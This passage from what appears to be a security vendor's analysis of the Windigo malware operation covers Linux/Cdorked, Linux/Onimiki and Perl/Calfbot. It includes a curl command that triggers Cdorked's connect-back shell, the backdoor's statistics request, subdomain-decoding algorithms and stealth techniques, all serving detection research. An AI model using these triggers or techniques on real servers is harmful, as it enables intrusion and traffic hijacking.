RSA_public_decrypt(pubkey, base64_decode(txt))
```

reveals:

```
o8rad5ccx9f3r.net115.113.224.211
```

Since the decrypted string matches the concatenation of the domain with its `A` record, the domain is considered verified by Linux/Ebury and used to derive the exfiltration server IP address. The chained XOR is applied to the IP address and will be taken as the exfiltration server.

Just like the first generation algorithm, a chained XOR must be applied to the resulting IP address.

The first ten domains generated by this version of the DGA is also listed in the IOC section of this report.

5. LINUX/CDORKED

Linux/Cdorked is a backdoor used to redirect legitimate web traffic intended for the infected server to a malicious location. It was first discovered by Sucuri in April 2013 and consisted in a trojanized version of an x86 Apache httpd binary. After the publication of the technical analysis, multiple system administrators came forward and provided ESET with new binaries. With their help, we discovered the existence of trojanized x64 Apache httpd as well as x86 lighttpd and nginx.

5.1. Features

5.1.1. Traffic Redirection

Linux/Cdorked is used by the Windigo operators to redirect web traffic to drive-by-download malware distribution points and advertisement networks.

The Windigo operators have maintained a low profile by redirecting only a very small subset of the web traffic. The redirection conditions are described in the redirecting visitors section.

5.1.2. Backdoor

Linux/Cdorked also includes a connect-back shell backdoor, allowing the malicious operators to run arbitrary commands on the compromised server. It is used by the Windigo operators as a second backdoor to the infected server, on top of the previously installed Linux/Ebury component.

5.1.3. Stealth

The developers of Linux/Cdorked were careful to make the behavior of their trojanized daemon as stealthy as possible. They have ensured that:

- No configuration files are kept on disk
- No interactions from the attacker are logged by the backdoored daemon
- Administrators of the server will not be served malicious content
- Strings from the added features are encoded in the trojanized binary
- The developers receive statistics on the number of users that were redirected over a period of time
- The developers remain unseen by system administrators thanks to multiple stealth features

The added code in the http daemon is also designed to be hard to spot. All the strings are encoded and only decrypted before they are used. They are usually discarded after their use, meaning that there is never a point in time when all the strings for the code are decrypted in memory.

5.2. Persistence

Just as with Linux/Ebury, the Linux/Cdorked binary is copied over the original binary on an infected system. Variants of Linux/Cdorked exist for the most common web servers:

- Apache httpd
- Nginx
- Lighttpd

The backdoor code is heavily reused between the three variants, but the hooks are obviously different functions since the structures of the three types of software are different.

5.3. Malware Operation

5.3.1. Using the Backdoor

The connect back shell is created by sending a web request containing a specific GET_BACK parameter in the HTTP GET request specifying the IP address and port to connect back to.

The IP address and port must first be encrypted by using the connecting client's IP address as a 4-byte XOR key and, then hexadecimal-encoded.

However, a special mechanism allows the malware to override the use of the client's IP address to perform the decryption by adding an `X-Real-IP` or an `X-Forwarded-For` HTTP header to the query. This allows the crafting of a header that will effectively be a `\x00\x00\x00\x00` xor key, voiding the xor operation. This simplifies the generation of HTTP requests launching the connect- back shell:

```
curl -H "X-Real-IP: XXX.XXX.XXX.XXX" -i -s
http://192.168.56.101:8080/?favicon.iso?$(python -c 'print
"GET_BACK;192.168.56.1;4444".encode("hex")')
```

Note that the backdoor shell hangs the process that created it, a characteristic that could be used by a system administrator to identify a compromised server.

5.3.2. Configuring a Linux/Cdorked Instance

Linux/Cdorked does not have the ability to request configuration information from a C&C. Instead, the configuration is pushed directly by the backdoor operators by using specially crafted HTTP POST requests. This implies that no command and control information is stored anywhere inside the Linux/Cdorked binaries.

The configurable parameters available to the backdoor operator allow fine-grained control over the redirection rules such as regional, platform and IP address characteristics.

5.3.3. Commands

The table below shows the commands that are processed by the backdoor and their significance.

Table 5.1 **Supported commands**

Command	Functionality
L1- D1	Load or delete the list of redirect URL
L2- D2	Load or delete the list of blacklisted IP ranges
L3- D3	Load or delete the list of User-Agent whitelist patterns
L4- D4	Load or delete the list of User-Agent blacklist patterns
L6- D6	Load or delete the list of blacklisted IP addresses
L7- D7	Load or delete the list of request excluded pages
L8- D8	Load or delete the list of whitelisted IP ranges
L9- D9	Load or delete the list of Accept-Language blacklisted patterns
LA- DA	Load or delete the list of request whitelisted pages
ST	Print server statistics
DU	Clear the list of redirected IP addresses
TI	Request timestamp

5.4. Internals

5.4.1. Deployment

The Windigo operators use the previously installed Linux/Ebury backdoor in order to deploy a Linux/Cdorked instance. First, the complete source code of the targeted web server is downloaded, along with a malicious "diff patch" coming from a server under the attacker's control. The patch is then applied to the clean source code and a new binary is compiled.

Finally, the original web server binary is moved to a backup location and the new malicious binary is moved in place.

5.4.2. Configuration

The operator configures the backdoor by sending HTTP POST requests to a specially crafted URL. The request must contain a cookie header starting with `SECID=` to send optional command arguments.

The query string value holds the two-byte command encrypted with the client IP address in the same way as the connect back shell is triggered.

Linux/Cdorked, much like Linux/Ebury, does not keep any files on the disk. Instead, it allocates a 6MB POSIX shared memory segment to store its state and configuration information.

The following shows the decrypted content of the shared memory region found on an infected server:

```
Timestamp: 03/23/12 02:08:10
Total redirection: 10003
Redirect url (L1) list (1 entry)
-----------------------------------------------
<*;5,15,100;http://obfuscated.obfuscated.com.br/index.
php?dvoyeyp=zndw&time=00000000000000000000&
User-agent (redirected if in list) (L3) list (7 entries)
-----------------------------------------------
<*MSIE 7*Windows NT 5.1*>
<*MSIE 8*Windows NT 5.1*>
<*Windows NT 5.1*Firefox*>
<*iPhone*>
<*iPad*>
<*Macintosh*>
<*Windows NT*Chrome*>
User-agent (not redirected if in list) (L4) list (10 entries)
-----------------------------------------------
<*bot*>
<*linux*>
<*Ubuntu*>
<*Nokia*>
<*N_O_K_I_A*>
<*Symbian OS*>
<*X11*>
<*opera*>
<*googl*>
<*gentoo*>
Referer (not redirected if in list) (L5) list (0 entry)
-----------------------------------------------
(empty)
Blacklist ip list (L6) list (2468 entries)
-----------------------------------------------
(not printed)
URI list (redirected if in list) (L7) list (2 entries)
-----------------------------------------------
<*support*>
<*robots.txt*>
Subnet list (not redirected if in list) (L8) list (24062 entries)
-----------------------------------------------
(not printed)
Language check (not redirected if in list) (L9) list (8 entries)
-----------------------------------------------
<*jp*>
<*fi*>
<*ja*>
<*zn*>
<*ru*>
<*uk*>
<*be*>
<*kk*>
URI list (redirected if in list) (LA) list (0 entries)
-----------------------------------------------
(empty)
Last redirection (not redirected if in list and time < 48h) list (5371 entries)
-----------------------------------------------
(not printed)
```

5.4.3. Redirection Statistics

At regular time intervals, we observed the attacker connecting to the infected server to retrieve the redirection module statistics using the `ST` command:

```
$ curl -d "" -H "X-Real-IP: 2      3.2      8" -H "Cookie:SECID=" -s -i http://192.1
68.56.101:8080/          ?$(python -c 'print "ST".encode("hex")')
HTTP/1.1 302 Found
Date: Thu, 25 Apr 2013 13:37:40 GMT
Server: Apache/2.2.23 (Unix)
Location: http://google.com/
ETag: b66558-31d-ee9e; 00-0-0-7-0-0-0-0-0-1-0-6-0-0
Content-Length: 282
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://google.com/">here</a>.</p>
<hr>
<address>Apache/2.2.23 (Unix) Server at 192.168.56.101 Port 8080</address>
</body></html>
$
```

Figure 5.1 **Retrieving statistic from a Linux/Cdorked instance**

The response is stored in an `Etag` response header field in the following format:




Figure 5.2 **Linux/Cdorked redirection statistics response**

5.4.4. Redirecting Visitors

Linux/Cdorked carefully decides whether or not to redirect a visitor. First, the server checks whether a special cookie is present in the visitor's browser. The existence of the cookie means that the user has already been redirected, which will prevent the visitor from being redirected again. Then, the server determines whether the original URL includes strings such as "support", "webmaster" and "webmin", which could indicate the presence of a system administrator. If one of the strings is found, a special non-redirection cookie is set in the visitor's browser, making sure no redirection is ever triggered for this particular visitor.

Furthermore, other general properties must absolutely be verified for the user to be considered as a redirection candidate:

- Presence of the Accept-Language HTTP header
- Presence of the Accept-Encoding HTTP header
- Presence of the User-Agent HTTP header
- Requested URL ends with .htm, .html, .php or .js
- Client IP address has not been redirected within the last 48 hours

The backdoor operator can also configure the redirection module to control the redirection conditions very precisely by using the L2-L9 commands.

The entire redirection mechanism occurs before any action is sent to the trojanized HTTP daemon logging facility, making it harder for system administrators to discover the infection.

5.5. Linux/Onimiki

The DNS component is a patched BIND DNS server used to resolve domains with a particular pattern to any IP address. When a victim visits a Linux/Cdorked infected website, the domain name in the URL where the redirection is done follows that pattern and is resolved by a Linux/Onimiki infected server.

Why isn't the gang using the IP address directly? Using the modified BIND `named` binary on legitimate servers offers a lot of advantages:

- Because the nameserver is authoritative for legitimate domains, the malicious operators can use its reputation to avoid blacklisting
- It is stateless and no configuration is required after Linux/Onimiki is installed. This limits the interaction between the operators and the infected server
- It allows a fast rotation of subdomains
- It also allows a fast rotation of the legitimate domains because the affected servers are authoritative for many different websites
- Automatic domain expiration makes replaying the behavior quite difficult

Although its usage seems limited to integration with Linux/Cdorked, it is a standalone component that could be used by other services. Anyone with the knowledge of the generation algorithm can generate valid domain name that points to an IP address of his or her choice.

Note that Linux/Cdorked is also not limited to redirecting users to URLs with domain name hosted on a Linux/Onimiki infected server. Any URL can be configured in Linux/Cdorked to redirect victims visiting affected websites.

Normal server operation is not disrupted by the malware. A server infected with Linux/Onimiki will still continue to perform its legitimate duties of resolving domains in its BIND database. Leaving only a modified `named` binary, it makes it not obvious to system administrator that they are compromised.

Using this technique, the operators probably want to avoid blacklisting. A fast rotation of the subdomains (about every hour) does not allow enough time for blacklisting based on the subdomain only. Since the domain serves a legitimate websites and possibly legitimate subdomains, it is impossible to block the whole domain. This only leaves the IP address to which the domains resolve. Although the target IP address change less frequently than the subdomains, it's still not enough for most automated reputation systems to flag the IP addresses as bad before they change.

All the Linux/Onimiki infected hosts we have witnessed were also infected with Linux/Ebury.

5.5.1. Subdomain Pattern

The general form of a domain resolved by Linux/Onimiki is

```
<encoded_data><extra_data>.mywebsite.com
```

The `encoded_data` in the subdomain is used to generate the response `A` record that will be sent by the server to the victim resolving the domain. The `extra_data` part of the domain is optional and is ignored by Linux/Onimiki. In the case of a Linux/Cdorked redirection, it is used to store information specific to the victim such as a timestamp after the first redirection.

The format of `encoded_data` changed in 2013. The first generation format of `encoded_data` was first seen at the end of 2012 and was used until May 2013. When we published some details of the workings of the first generation algorithm, the format changed to something a lot more difficult to reverse engineer in a black box situation. This second generation format has been used from May 2013 up until now. Both algorithms are documented later in this document.

5.5.2. First Generation

When we first investigated Linux/Cdorked in spring 2013, we found the URLs to which Linux/Cdorked infected websites were redirecting to were always following a pattern of using subdomains consisting of 16 nibbles[3] over a legitimate website.

The domains looked like this:

```
510004268b47d05b.mywebsite.com
```

The first URL redirected to another subdomain, this time unique to the victim. The first 16 nibbles remained the same and the rest contains a timestamp and other data as shown in the example below.

Figure 5.3 **Long Linux/Onimiki subdomain example**

The legitimate websites affected were all hosted on a limited number of name servers. We strongly believed these servers were compromised, but we didn't know at the time how they were able to add and remove subdomains so fast and allow long and unique subdomains to work all the time without being noisy.

We started playing with the different nibbles in the subdomain and found out we were able to control the DNS server response when changing the right bits. The nibbles responsible for the IP address response are the ones in the even position as shown in the following figure.




Figure 5.4 **Decoding the first generation Linux/Onimiki algorithm**

Each byte of the resulting 4 byte string is then XORed with its previous sibling to form the final IP address that will be returned in the A record.

```
byte[] = { 0x10, 0x46, 0xb7, 0x0b } // From the hex string
seed = 0x31 // This seed changes, it is probably in the odd nibbles
ip[0] = seed ^ byte[0] // 33
ip[1] = byte[0] ^ byte[1] // 86
ip[2] = byte[1] ^ byte[2] // 241
ip[3] = byte[2] ^ byte[3] // 188
// The server will give us a response with an A record 188.241.86.33
```

The seed used changes from one subdomain to another. We believe it is contained in the nibble in the odd position, but were unable to find how it is generated.

We were not able to confirm this, but we also believe the even nibbles contained a timestamp because the subdomains stopped resolving after a short period of time (between 6 and 12 hours).

Due to the single and unique use of the long subdomain and the algorithmic nature of the subdomain generation, we suspected the DNS server binary had to be compromised to achieve this behavior.

3 4 bits of data represented by an hexadecimal digit

5.5.3. Second Generation

The new algorithm is the one that is still used today. It is no longer a hexadecimal-looking format. This short version of the domain looks like this:

```
[a-z0-9]{23}.mywebsite.com
```

An example domain could be:

```
b9kpa7mvpfpdencbf3uarrx.mywebsite.com
```

After notifying victims of Linux/Cdorked, system administrators agreed to send their BIND's `named` binaries to ESET's security intelligence team for analysis. We were able to reverse engineer the algorithm used to decode data in the subdomain allowing the Linux/Onimiki component to work.

The algorithm changed in such a way that it is impossible to change the response by modifying a single character. A checksum is embedded in the subdomain in an attempt to prevent researchers from finding out how it works. We will present in a nutshell how the algorithm works.

The two last characters are used as a seed to feed a custom pseudo-random number generator. This PRNG is used to output an ordered set of numbers from 0 to 21. It is then split in 3 arrays of 7 indexes of characters to concatenate.




Figure 5.5 **Decoding the second generation Linux/Onimiki algorithm**

Each part is then decoded to a 32 bit integer using base 36 with its alphabet in a random order based, again, on the last 2 characters of the subdomain.

```
custom_base36_decode('rx', 'pf93bpu') # 0x54e9c32e # 84.233.195.46
custom_base36_decode('rx', 'p7ekmvd') # 0x52cde51c # Wed Jan 8 18:54:04 2014
custom_base36_decode('rx', 'acrbfna') # 0xe147e83d
```

The checksum is verified by computing the MD5 hash of the concatenation of each value and choosing specific bytes in the result.

The timestamp is present to allow the domain to work **only for a 24 hour period**. More specifically, a subdomain will only work 18 hours before, and 6 hours after the timestamp.

The long version of the subdomain has also changed from the first generation. It is now:

```
b9kpa7mvpfpdencbf3uarrx50695382f63553e9f46a4904e6253e6a2.mywebsite.com
```

It now contains what seems to be a hexadecimal string of length 33. Since it is not parsed by the Linux/Onimiki binary, we were unable to understand what its content is, if there's any meaning to it besides being random.

6. PERL/CALFBOT

Perl/Calfbot is a lightweight spam bot written in Perl that gets its instructions from a C&C server resolved using a Domain Generation Algorithm (DGA). As you will see, it is simple, stealthy and effective.

Perl has been around on server systems for ages. Contrary to most other commonly installed interpreted languages, it has a strong belief in backwards compatibility so it constitutes a sensible choice in order to develop portable server-side malware.

Here are a few highlights:

- Code is obfuscated
- Hides its running process
- Does not persist and is present only in memory
- Encrypted communications
- Interesting validation of command and control servers
- Re-uses basic system commands
- Supports unprivileged operation
- Works on many Unix variants (Linux, OpenBSD, etc.)

6.1. Features

6.1.1. Simple and Portable

Weighing in at a mere 673 lines of code and relying on no external modules, this spambot is as simple as obfuscated Perl code can be.

In addition to Perl's broad OS support, Perl/Calfbot is portable because it relies a lot on the built-in features offered by "modern" Unix operating systems like `which` to lookup the appropriate download tool on the infected system (`wget`, `curl` or `fetch`) and the `flock` system call.

Additionally, it leverages the mail submission agent (MSA) and the mail transfer agent (MTA) present on the system. Aside from portability, this also has the benefit of having less code to maintain and being generally more compatible than if the operators would have implemented their SMTP client themselves (greylisting comes to mind as a classic counter-measure for badly written spam engines). We will discuss this integration in more detail later in the report.

6.1.2. Stealth

Perl/Calfbot is stealthy. It uses a wide variety of tricks in order to avoid detection. Here's a summary of the strategies used:

- Hides its process name, changing it to `/usr/bin/crond` to fool the sysadmin
- Exists only in memory making it harder to recover the original Perl script
- Uses standard HTTPS port for C&C communications
- Does not persist across system reboot
- Prefers to kill itself if ineffective at sending spam rather than to keep trying
- Kills itself if it's unable to reach the C&C within 24 hours

> **Side Story**
> Perl/Calfbot was discovered due to a mistake made by the operators on an Linux/Ebury infected server. They used the `wget` command to retrieve the Perl script, then deleted it without executing it. We were able to replay the command to obtain the script.

6.1.3. Spam Daemon

The main feature of Perl/Calfbot is to send spam to a list of recipients to generate traffic on affiliate accounts. You can read a more detailed analysis of spam jobs in the operation section under Spam Analysis.

6.2. Changelog

Just like Linux/Ebury, Perl/Calfbot maintains versioning information in its code. We first stumbled upon version 38 and thoroughly reverse engineered it. Afterwards, we received version 39, 40 and 41 in updates through our fake client. We later discovered version 27 and 36 on pastebin. Below is a summary of the changes introduced by each version:

Table 6.1 **Perl/Calfbot's variant changelog**

Version	Timeline	Changes
27	Uploaded to pastebin on November 27th 2012	
36	Uploaded to pastebin on March 15th 2012	
38	Caught on July 19th 2013	First version we analyzed
39	Update received on August 27th 2013	Added quoted-printable base64 encoding with subject templating
40	Update received on December 5th 2013	Removed dependency on CGI by reimplementing `CGI::escape` inline. Also sends a new constant `i ='perl'` to the server.
41	Update received on December 12th 2013	Added quoted-printable base64 encoding and template support for the From: email header

6.3. Persistence

Perl/Calfbot does not persist on the system in any way. If a system administrator was to reboot the server then no trace of the Perl/Calfbot infection would be left behind. This might seem odd for people used to malware targeting desktop computers but for a server which doesn't reboot often, this makes sense: anyone taking the server offline for investigation would kill the evidence of infection. The same goes for copying the whole disk in order to perform traditional filesystem forensics. Additionally, in the case of Windigo, the operators already have access to the server through stolen credentials so they can reinfect the server at will if it ever gets rebooted.

Perl/Calfbot prefers to stop executing rather than to keep running in a state where it cannot achieve its main spam sending purpose. For example, it will kill itself if it isn't able to reach the C&C server within 24 hours. Additionally with the fake client we also found that the C&C server will send a `KILL` command to the bot after a few days if it wasn't able to send a single `TESTSEND` job successfully.

6.4. Malware Operation

6.4.1. Interaction with Other Systems

The following image describes Perl/Calfbot's interactions with its command and control server:




Figure 6.1 **Perl/Calfbot's C&C interactions**

You can see the trail of domain redirections in order to retrieve the IP address of the C&C and that this C&C is in fact a reverse proxy front-end to the real C&C hidden behind it. It's important to note that everything related to Perl/Calfbot, namely the front-end servers and the DNS servers, are all running on an infrastructure compromised one way or another by the Windigo operation.

6.4.2. Querying the C&C

The normal operation of the bot is to query the server using an HTTP GET request over HTTPS carrying a payload of encrypted and unencrypted data. It sends the following information:

Table 6.2 **Information sent by Perl/Calfbot's infected server to its C&C**

Field	Description	Encrypted
id	nonce*bot-instance- id*session-key	yes
sent	Number of emails sent in last job	no
notsent	Number of emails not sent in last job	no
unknown (Optional)	Last command given if it didn't match any supported command.	no
testsend (Optional)	Set to 1 if the last command was a testsend	no
stat	nonce*client-information	yes

The encrypted fields are encrypted using the same XOR-based technique as Linux/Cdorked and Linux/Ebury but with different hardcoded constants, using the server's IP as the key (note that Linux/Cdorked and Linux/Ebury uses the client's IP).

The client-information piece is a Perl hash (a key-value data structure) encoded in a `key1=value1|key2=value2|...` format. Here is a description of what is sent to the server:

Table 6.3 **Client-information description**

Key	Description
br	HTTPS tool used (`wget`, `curl` and `fetch` are supported)
v	Bot version
w	Username under which Perl/Calfbot is running
rb	Was the code updated or not (0 or 1 value)
pi	Perl/Calfbot's process id
iv	Perl's version
ma	Mail server installed
mc	Mail program used to send emails
fd	C&C domain name
fi	C&C IP address
fp	C&C port

As mentioned earlier, the communication is performed with either `wget`, `curl` or `fetch` depending on what is installed on the operating system. All are specifically configured to ignore any certificate errors and time-out after 60 seconds.

Here's an example URL used by Perl/Calfbot to communicate with its C&C:

```
https://184.107.139.250//b/index.php?id=f65723512faaf2634ddbb1339
db4764ccb60982236b9515441f85380c5b92e&sent=0&notsent=0&stat=f6582
65128a18ec5edb4465d4af06897e2d342866a361086afe73f565a4cb798aebe32
705a43f56ecb871d58663e2a2540f26df725f46a012ed9335243080b5cf91a43d
8d2c135c85c69590f4b9287b111c7b613536858ae91fe4c1d686df7671a6994c2
581b3794b65e04872b21ff80a5d607823641d3cf76997f0b1ff743f37f7f8f6cf
f7c0e2fc46c9bc9e49b2d9a763e425b131cff4aa17a79
```

Figure 6.2 **Perl/Calfbot C&C communication**

The server replies with a list of encrypted strings separated by newline ("\n") characters. They are encrypted by the server using the session key sent earlier by the client in the "id" field. The encryption algorithm used is the same as the one used in the client request. The first line holds the command from the server. Subsequent lines, if present, are command specific parameters.

6.4.3. Commands

Here are the commands implemented by Perl/Calfbot:

Table 6.4 **Commands implemented by Perl/Calfbot**

Command	Functionality
SLEEP *integer*	Sleeps for *integer* duration in seconds
RELOAD *url*	Updates itself from *url*
KILL	Stops the malware
SEND *marker*	A spam job. Spam template and target emails are given as parameters. *marker* is used to split the incoming parameters.
TESTSEND marker	A test spam job. Spam template and target emails are given as parameters. *marker* is used to split the incoming parameters.
EXECUTE *command*	Executes the given command without feedback to C&C
START SENDMAIL	Starts `sendmail` service
STOP IPTABLES	Stops `iptables` service (Linux firewall)

Note that if the command returned is not in the above list, Perl/Calfbot will send the command in the "unknown" URL parameter at its next GET request to the C&C server. This is most likely a troubleshooting measure implemented by the authors to have more visibility when things don't work as expected.

Side Story
We saw in our telemetry data that our Anti-Virus product caught an update of Perl/Calfbot. After a `RELOAD` command, the updated script was caught on disk and removed. Due to the lack of error handling in the code, we expect that the malware tried to start a non-existent script and terminated itself.

6.5. Internals

6.5.1. Deployment

Perl/Calfbot is initially downloaded to "`/tmp/ `" (yes, a filename set to a space) and executed from there before being deleted. Deleting a file that is under execution is perfectly legal under Unix-like kernels since the operating system tracks file handles using inodes and this inode will not be unallocated until the process using it terminates. The Perl file is thus on the filesystem for a very short period of time and in an odd location making post-infection discovery difficult.

When launching Perl/Calfbot, the script changes its process name to `/usr/bin/crond` using Perl's `$PROGRAM_NAME` (aka `$0`) language construct in order to mimic the venerable job scheduler present on almost every Unix-like operating system on the planet.

The `RELOAD` command can be used to deploy an updated version of itself. The updated script is downloaded with the same filename as above but is not executed directly. To prevent more than one from running concurrently with the original one, Perl/Calfbot always creates a lock on a cunningly- named `/tmp/...` file using the `flock` system call and uses it as a mutex.

So, in order to properly update itself, Perl/Calfbot first releases this special lock, launches the new script in the background using the `nohup` system command, removes all evidence of the update by deleting the `nohup.out` and the "`/tmp/ `" files and gracefully exits.

Checking for the presence of this lock is a reliable way to know if a server is infected and should rarely trigger false positives as mentioned in the IOC section of the document.

6.5.2. No Dependencies

The first Perl/Calfbot version we analyzed showed very few dependencies on standard Perl modules: it was relying solely on standard built-in modules. Subsequent versions analyzed went even further by copying the necessary code from the official Perl modules in order to remove even more dependencies. This is pictured below with the `encode_base64` function added in Perl/Calfbot version 39:

Original `MIME::Base64encode_base64` code

```
sub encode_base64 ($;$)
{
    if ($] >= 5.006) {
    require bytes;
    if (bytes::length($_[0]) > length($_[0]) ||
       ($] >= 5.008 && $_[0] =~ /[^\0-\xFF]/))
    {
       require Carp;
       Carp::croak("The Base64 encoding is only defined for bytes");
    }

    use integer;

    my $eol = $_[1];
    $eol = "\n" unless defined $eol;

    my $res = pack("u", $_[0]);
    # Remove first character of each line, remove newlines
    $res =~ s/^.//mg;
    $res =~ s/\n//g;

    $res =~ tr|` -_|AA-Za-z0-9+/|; # `# help emacs
    # fix padding at the end
    my $padding = (3 - length($_[0]) % 3) % 3;
    $res =~ s/.{$padding}$/'=' x $padding/e if $padding;
    # break encoded string into lines of no more than 76 characters each
    if (length $eol) {
       $res =~ s/(.{1,76})/$1$eol/g;
    }
    return $res;
}
```

Obfuscated but tidy-fied malware code

```
sub ab5 ($;$)
{
    if ( $] >= 5.006 )
    {
       require bytes;
       if ( bytes::length( $_[0] ) > length( $_[0] )
          || ( $] >= 5.008 && $_[0] =~ /[^\0-\xFF]/ ) )
    {
          require Carp;
          Carp::croak("The Base64 encoding is only defined for bytes");
       }
    }
    use integer;
    my $d6ca = $_[1];
    $d6ca = "\n" unless defined $d6ca;
    my $ibi7 = pack( "u", $_[0] );
    $ibi7 =~ s/^.//mg;
    $ibi7 =~ s/\n//g;
    $ibi7 =~ tr/\` -_/AA-Za-z0-9+\//;
    my $i7mn = ( 3 - length( $_[0] ) % 3 ) % 3;
    $ibi7 =~ s/.{$i7mn}$/'=' x $i7mn/e if $i7mn;
    if ( length $d6ca ) { $ibi7 =~ s/(.{1,76})/$1$d6ca/g; }
    return $ibi7;
}
```

It's quite obvious that it was copied from the original Base64 module. It is interesting to see how their obfuscation process works. Comments and empty lines are stripped and variables names and subs are substituted with random-looking strings. No control flow obfuscation or layers of indirection were introduced.

Back on dependencies, we also noticed that in the changes introduced in version 40, the dependency on the core CGI package was removed. We think this was done because of the tendency of Linux distributors to strip the core Perl package including removing CGI. This care leads us to think that these operators know what they are doing.

Side Story

A debugging subroutine is present in Perl/Calfbot code. It is unused in the builds we had access to but was present in all the versions. It indicates that their obfuscation process doesn't prune dead code.

```
sub aan {
    print ' ['. localtime(). '] ';
    print @_;
}
```

6.5.3. Reaching Command and Control Server

It uses a domain generation algorithm (DGA) to reach its Command and Control (C&C) server. The algorithm is highly configurable but in its current form it always generates the same 10 domains. Three hardcoded IP addresses are also inserted in this list as fallback mechanism in case all the domains become unavailable.

Perl/Calfbot uses a clever trick to validate that the domain names provided by the DGA are really under the operator's control and not owned by a third party such as a security researcher trying to setup a sinkhole. Before attempting a connection to a given DGA domain, Perl/Calfbot first compares the IP addresses of two of this domain's subdomains: `www` and a random one. If the IP address of `www` minus 1 equals the IP address of the random subdomain, then the DGA domain is considered valid.

For example:

```
DGA domain: vqvsaergek.info
www.vqvsaergek.info is 1.2.3.*4*
llmxglsiqr.vqvsaergek.info is 1.2.3.*5*
```

Since `www-1` is equal to `llmxglsiqr`, then `llmxglsiqr.vqvsaergek.info` will be used as the C&C. If this validation fails, then the same trick is attempted on the next domain provided by the DGA.

We think this was done to make the sinkholing of the C&C server harder. Without access to the perl script itself to understand this validation process, a naive sinkhole attempt would merely register the free domain and set its `A` record to the sinkhole IP address, leaving the researcher wondering why no connections are being made to the sinkhole.

Lastly, before accepting a given domain as the C&C, Perl/Calfbot will attempt a test communication. It will send encrypted cryptographic information to the C&C in a GET request along with a `&check=1` and decrypt the server's response. If the server returned *SUCCESS* then this domain is used by this Perl/Calfbot run for the next four hours.

6.5.4. C&C Communications

The communications with the C&C server are double-encrypted. First, they are encrypted using the same XOR-based cipher found in Linux/Cdorked and Linux/Ebury. Then the communication is passed on over HTTPS with certificate verification turned off, making it invisible to casual traffic analysis that could be routinely performed by system administrators.

6.5.5. Core Purpose: Sending Spam

In order to send spam, Perl/Calfbot will perform a series of tests to ensure that its host can send quality spam.

- Local email sending configuration checks
- Send test spam to Hotmail, Yahoo and Gmail

First it will check if postfix is running and will prefer using it instead of any other mail submission agent (MSA) program. The malware is really meticulous in finding a proper MSA that will allow it to send emails. It will favor an executable named `sendmail`, `mailx` or `mail` in the system's PATH environment variable. If not present, it will perform file names matching using `locate` and `find` and perform a variety of checks to ensure that this is a proper MSA.

Additionally, if the script runs with `root` privileges, it will attempt to start the mail transfer agent (MTA) if it is not already running. Only `sendmail` and `postfix` are supported. Furthermore, the elevated privileges allow Perl/Calfbot to delete all traces of the sent emails from the system's log files.

The spam-sending engine is quite simple. The email is piped to the previously detected MSA one by one for each destination email and is considered successfully sent if the pipe doesn't return any error, which in most Unix MSA's doesn't mean successful delivery. The spam template language supports simple substitutions for fields such as name, email, count, a four character random string named `rand` and arbitrary parameters provided along with the email list. Interestingly, `rand` is used in prefix to the legitimately purchased domain names used by the operation in the emails. The `rand` is probably in there to thwart URL reputation systems. Lastly, the engine supports encoding the email's From and Subject headers with UTF-8 quoted-printable encoding to allow non-US characters in those fields.

In the course of its normal operation, the C&C always sends a `TESTSEND` command before the real SEND. We were able to witness this behavior during our implementation of a fake client that simulates an infected server but that obviously doesn't actually send any real spam messages. The template and destination list accompanying a `TESTSEND` command have distinctive characteristics compared to what is sent along with the `SEND` command. The template looks like the following:

```
Mail from: root@localhost
Subject: Test mail <botid>
Bla-bla-bla
----------------
best regards
```

